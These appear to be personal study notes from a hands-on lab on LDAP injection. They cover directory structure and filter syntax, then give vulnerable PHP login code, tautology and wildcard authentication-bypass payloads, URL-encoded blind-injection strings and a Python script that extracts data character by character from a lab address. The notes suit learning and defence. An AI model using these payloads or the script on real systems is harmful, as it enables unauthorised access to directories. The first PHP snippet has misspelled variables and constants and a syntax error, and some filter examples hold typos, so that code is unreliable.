LDAP (Lightweight Directory access Protocol) Injections
Introductions#
- LDAP Protocol used for accessing and maintaining distributed directory information serverces over an internet Protocol (IP) network.
- LDAP Enables organizations to manage users centrally, as well as groups and other directory information, often used for authentication and authorization in web and internal applications.
Structure#
- In LDAP, directory entries are stuctured as objects, each adhering to a specific schema that defines the rules and attributes applicable to that object.
- This object-oriented approach ensures consistency and governs how object like users and groups can be represented and manupulated withtin the directory.
- Services that use LDAP:
- Microsoft Active directory: A service for windows domain network, utilizing LDAP as part of its underlying protocol suit to manage domain resources.
- OpenLDAP: An open-source implementation of LDAP, widely used for managing user information and supporting authentication mechanisms across various platforms.
LDIF (LDAP Data interchange format)#
- LDAP entries can be represented using the LDIF, a standard plaintext data format for representing LDAP directory entries, and update operations.
- LDIF imports and exports directory contents and describes directory modifications such as adding, modifying, or deleting entries.
- Structure: An LDAP directory follows a hierarchical like afile system’s tree. This structure comprises various entries, representing a unique item, such as a user, group or resource.

- At the top of the LDAP tree, we find top-level-domain(TLD), such as
dc=ldap,dc=thm. - Beneath the TLD, there may be subdomains or organizational units (OUs), such as
ou=peopleorou=groups, which further categorize the directory entires.- Distiguished names (DNs): Serve as unique identifiers for each entry in the directory, specifying the path from the top of the LDAP tree entry. For example
cn=john Doe, ou=people, dc=example, dc=com - Relative Distiguished Names (RDNs): Represent individual levels with in the directory hierarchy, such as
cn=john doe, where cn statnds for Common name. - Attributes: Define properties of directory entries, like
mail=johndoe@example.thmfor an email address.
- Distiguished names (DNs): Serve as unique identifiers for each entry in the directory, specifying the path from the top of the LDAP tree entry. For example
Search queries#
LDAP search queries are fundamental in interacting with LDAP directories, allowing you to locate and retrieve information stored within the directory. Understanding how to construct these queries is crucial for effectively utilizing LDAP services.
An LDAP serach query consists of several components, each serving a specific function in the search operation.
- Base DN (Distiguished Name): This is the search’s starting point in the directory tree.
- Scope: Defines how deep the search should go from the bash DN, it can be one of the following,
base: (search the base DN only)one: (search the immediate children of the base DN)sub: (search the base DN and all its descedants)
- Filter: A critiria entry must match to be returned in the search results. It uses a specific syntax to define these critiria.
- Attributes: Specific which characteristics of the matching entries should be returned in the search results.
The basic syntax for the LDAP search query looks like
(base DN) (scope) (filter) (attributes)
Filters and syntax#
- Filters are core of LDAP search queries, defining the conditions that entries in the directory must meet to be included in the search results. The syntax for LDAP filters is defind in RFC 4515, where filters are represented as strings with a specific format, such as
(canonicalName=value). LDAP filters can use a variety of operators to refine search critieria, including equality(=), presence(=*), greater than (>=), and less than (<=) - Filter example:
- simpler filter - targets entries with cn exactly matching “John Doe”
(ch=John Doe) - wild cards - match any entry where the cn begins with “J”
(cn = J*)
- simpler filter - targets entries with cn exactly matching “John Doe”
Complex filters with logical operators#
- For more complex search query, filters can be used with each other using logical operators such as AND (&), OR (|), and NOT (!)
- below filter, searches for the entries classfied as “user” in their object class with a canonical name starting with either “john” or “jane”.
(&(objectClass=user)(|(cn=John*)(cn=Jane*))) - WHile not commonly exposed directly, LDAP services can be accessible over the network via ports 389 (for unencryted or startTLS connections) and 636 (for SSL/TLS connections).
- When LDAP services are accessible publicly, tools such as
ldapsearch, part of the OpenLDAP suit, can be used to interact with LDAP server. This tool allows a user to query and modify the LDAP directory from the command line, making it a valuable resource for both legitimate admistrative tasks, and potentially for attackers exploiting the LDAP injection vulnerabilities. - For example: performing a serach with base dn
dc=ldap,dc=thmand using a filter that will search for entries under the organizational unit ofPeople.ldapsearch -x -H ldap://10.49.144.31:389 -b "dc=ldap,dc=thm" "(ou=People)"
Injection Fundamentals#
- LDAP injection is a critical security vulnerability occurs when user input is not properly sanitized before being incorporated into LDAP queries. This oversight allows attackers to manupulate these queries, leading to unauthorized access or manupulation of the LDAP directory data.
- LDAP injection exploits the way web application constuct LDAP queries. When user input directly included in these queries without proper validation or encoding, attacker can inject malicious LDAP statements. This can result in unauthorized access to sensitive information, modification of directory, or bypassing authentication mechanisms.
- The process is analogous to SQL injection, where malicious SQL statements are injected into queries to manipulate database operations. In LDAP injection, the malicious code targets LDAP queries instead.
- Common attack vectors:
- Authentication bypass: Modyfying ldap auth queries to in as another uer without knowing their password.
- Unauthorized data access: Altering search queries to retrieve sensitive information not intended for attacker’s access.
- Data manipulation: Injecting queries that modify the LDAP directory, such as adding or modifying user attributes.
Injection process#
- Making an LDAP injeciton attack involves servarl key steps, from identifying the injection point to successfully exploiting the vulnerability.

- Below diagram illustrates the injection between the attacker, the web application and LDAP server during the an LDAP injection attack. The attacker submits malicious input to the web application login form, which constructs LDAP query incorporating this input. The LDAP server executes altered query, leading to potential unauthorized access or information disclosure, depending upon the nature of injected payload.
Exploiting LDAP#
- LDAP injection can be particularly dangerous when exploited within mechanisms. Attackers can manipulate LDAP queries for user auth to bypass security controls, gaining unauthorized access to the applications.
- For example, below is a simplified php code snippet used in web application for user auth against ldap server
<?php
$username = $_POST['usernaem'];
$password = $_POST['password'];

$ldap_server = "ldap://localhost";
$ldap_dn = "ou=People,dc=ldap,dc=thm";
$admin_dn = "cn=tester,dc=ldap,dc=thm";
$admin_password = "tester";

$ldap_conn =  ldap_connect($ldap_server);
if (!$ldap_conn) {
  die("could not connect ot ldap server")
}

ldap_set_option($ldap_conn,  KDAP_OPT_PROTOCOL_VERSION,3);

if (!ldap_bind($ldap_conn, $admin_dn, $admin_password)) {
  die("Could not bind to LDAP server with admin credentials");
}

// LDAP Search filter
$filter = "(&(uid=$username)(userPassword=$passoword))";

//Perform the ldap search
$search_result = ldap_search($ldap_conn, $ldap_dn, $filter);

//Check if the search was successfull
if ($search_result) {
  //retieve the entries form the search result
  $entries = ldap_get_entries($ldap_conn, $search_result);
  if ($entries['count'] > 0) {
    foreach ($entries as $entry) {
      if (is_array($entry)) {
        if (isset($entry['cn'][0])) {
          $message = "Welcom, " . $entry['cn'][0] . "!\n";
        }
      }
    }
  } else {
    $error = true;
  }
} else {
  $error = "LDAP search failed \n";
}
?>
- the above code is vulnerable because it directly inserts user-supplied input ($username and $password) into the ldap query without proper sanitization or escaping.
- To exploit this, an attacker can submit a username with a malicious ldap filter. For example, the attacker could use a username like
*, which, when inserted into the ldap query, effectively turns query into a condition that always to true, bypassing authentication. - This query wil authenticate successfully if there is any user in the LDAP, as the injected condition
uid=*will always be evaluated to be true.
Authentication Bypass techniques#
Tautology-based injection#
- It involves inserting conditions into an LDAP query that are inherently tru, thus ensuring always returns a positve result, irrespective of the indended logic. This method is particularly effective against LDAP queries constructed with use input that is not adequately sanitized. For example, consider an LDAP auth query where the username and password inserted directly from user input:
(&(uid={userInput})(userPassword={PasswordInput})) - An attacker could provide a tautology-based input, such as
*)(|(&for{userInput}andpwd)for{passwordInput}which transforms query into(&(uid=*)(|(&)(userPassword=pwd))) - this query effectively bypasses password checking due to how logical operators are used within the filter. The query consist of two parts, combined using an AND(&) operator.
(uid=*)this part matches any entry with a uid attribute, essentially all users.(|(&)(userPassword=pwd))OR (|) operator, meaning any two conditions encolsed needs to be true for the filter to pass. In ldap, an empty AND(&)condition is always true. the other conditions checks if the userPassword attribute matches given value.
- Putting it all together, the second part of filter will alays be evaluated as true becuase
(&)condition. - Therefore, results of successful query return for nay without verifying the correct password, bypassing the password checking mechanism.
Wild injection#
- Wild cards (*) are ued in queries to match any sequence of characters, making them powerful tools for broad searches. However, when user input containing wildcards is not correctly sanitized, it can lead to unintended query results, such as bypassing auth by matching multiple or all entries.
(&(uid={userInput})(userPassword={userPassword})) - Using
*for userInput could force the query to ignore specific usernames and focus instead on the password. However, since a wildcard is also present in the passwordInput, it dosnt validate the content of the password field against a specifc expected value. Instead it only checks for the presence of the userPassword attribute, regardless of its content. - This means, that query will return a positive match for any user without verifying the password provided during the auth. As a result,bypassing the password checking mechanism.
Blind LDAP Injection#
- it more subtle variant of ldap injection, where the attacker doesnt receive direct output from the injected payload. Instead, they must infer information based on applications behaviour.
- It requires a different approach due to lack of explicit query results. Attacker must rely on indirect signs, such as changes in application behaviour, error messages, or response timings, to deduce the structure of the LDAP query and the existence of vulnerabilities.
- For example, below is the code snippet of http://10.49.162.160/blind.php that uses an LDAP query to check for the existence of a user but only returns a generic error message on failure. The application also checks if the submitted email is the same as the email in the database:
<?php
$username = $_POST['username'];
$password = $_POST['password'];

$ldap_server = "ldap://localhost";
$ldap_dn = "ou=users,dc=ldap,dc=thm";
$admin_dn = "cn=tester,dc=ldap,dc=thm";
$admin_password = "tester";

$ldap_conn = ldap_connect($ldap_server);
if (!$ldap_conn) {
    die("Could not connect to LDAP server");
}

ldap_set_option($ldap_conn, LDAP_OPT_PROTOCOL_VERSION, 3);

if (!ldap_bind($ldap_conn, $admin_dn, $admin_password)) {
    die("Could not bind to LDAP server with admin credentials");
}

$filter = "(&(uid=$username)(userPassword=$password))";
$search_result = ldap_search($ldap_conn, $ldap_dn, $filter);

if ($search_result) {
   $entries = ldap_get_entries($ldap_conn, $search_result);
    if ($entries['count'] > 0) {
        foreach ($entries as $entry) {
            if (is_array($entry)) {
                if (isset($entry['cn'][0])) {
                    if($entry['uid'][0] === $_POST['username']){
                        $message = "Welcome, " . $entry['cn'][0] . "!\n";
                    }else{
                        $message = "Something is wrong in your password.\n";
                    }
                }
            }
        }
    } else {
        $error = true;
    }
} else {
    echo "LDAP search failed\n";
}
ldap_close($ldap_conn);

?>
This code is vulnerable to Blind LDAP Injection because it constructs an LDAP filter using unsanitized user input. However, it only provides vague feedback, making it challenging to exploit directly.
To exploit this vulnerability, an attacker can use a technique known as Boolean-based Blind LDAP Injection. The attacker injects conditions into the username field to make the LDAP query true or false, observing the application’s behaviour to infer information.
For example, an attacker might try injecting a username like
a*)(|(&(must be url encoded before using), which, when included in the LDAP query, checks for any user with “a” in their uid exists:
username=a*%29%28%7C%28%26&password=pwd%29
- If the application returns “Something is wrong in your password”, the attacker can infer that a user with an account that starts with “a” in their uid exists in the LDAP directory. To check for the next character, an attacker can reiterate the payload with the next character, for example:
username=ab*%29%28%7C%28%26&password=pwd%29
Automating the Expoitation#
- To automate the exfiltration of data in the previous task, you can use the Python script below:
'''
change the Base url before using the script
python3.9 script.py
'''

import requests
from bs4 import BeautifulSoup
import string
import time

# Base URL
url = 'http://10.49.162.160/blind.php'

# Define the character set
char_set = string.ascii_lowercase + string.ascii_uppercase + string.digits + "._!@#$%^&*()"

# Initialize variables
successful_response_found = True
successful_chars = ''

headers = {
    'Content-Type': 'application/x-www-form-urlencoded'
}

while successful_response_found:
    successful_response_found = False

    for char in char_set:
        #print(f"Trying password character: {char}")

        # Adjust data to target the password field
        data = {'username': f'{successful_chars}{char}*)(|(&','password': 'pwd)'}

        # Send POST request with headers
        response = requests.post(url, data=data, headers=headers)

        # Parse HTML content
        soup = BeautifulSoup(response.content, 'html.parser')

        # Adjust success criteria as needed
        paragraphs = soup.find_all('p', style='color: green;')

        if paragraphs:
            successful_response_found = True
            successful_chars += char
            print(f"Successful character found: {char}")
            break

    if not successful_response_found:
        print("No successful character found in this iteration.")

print(f"Final successful payload: {successful_chars}")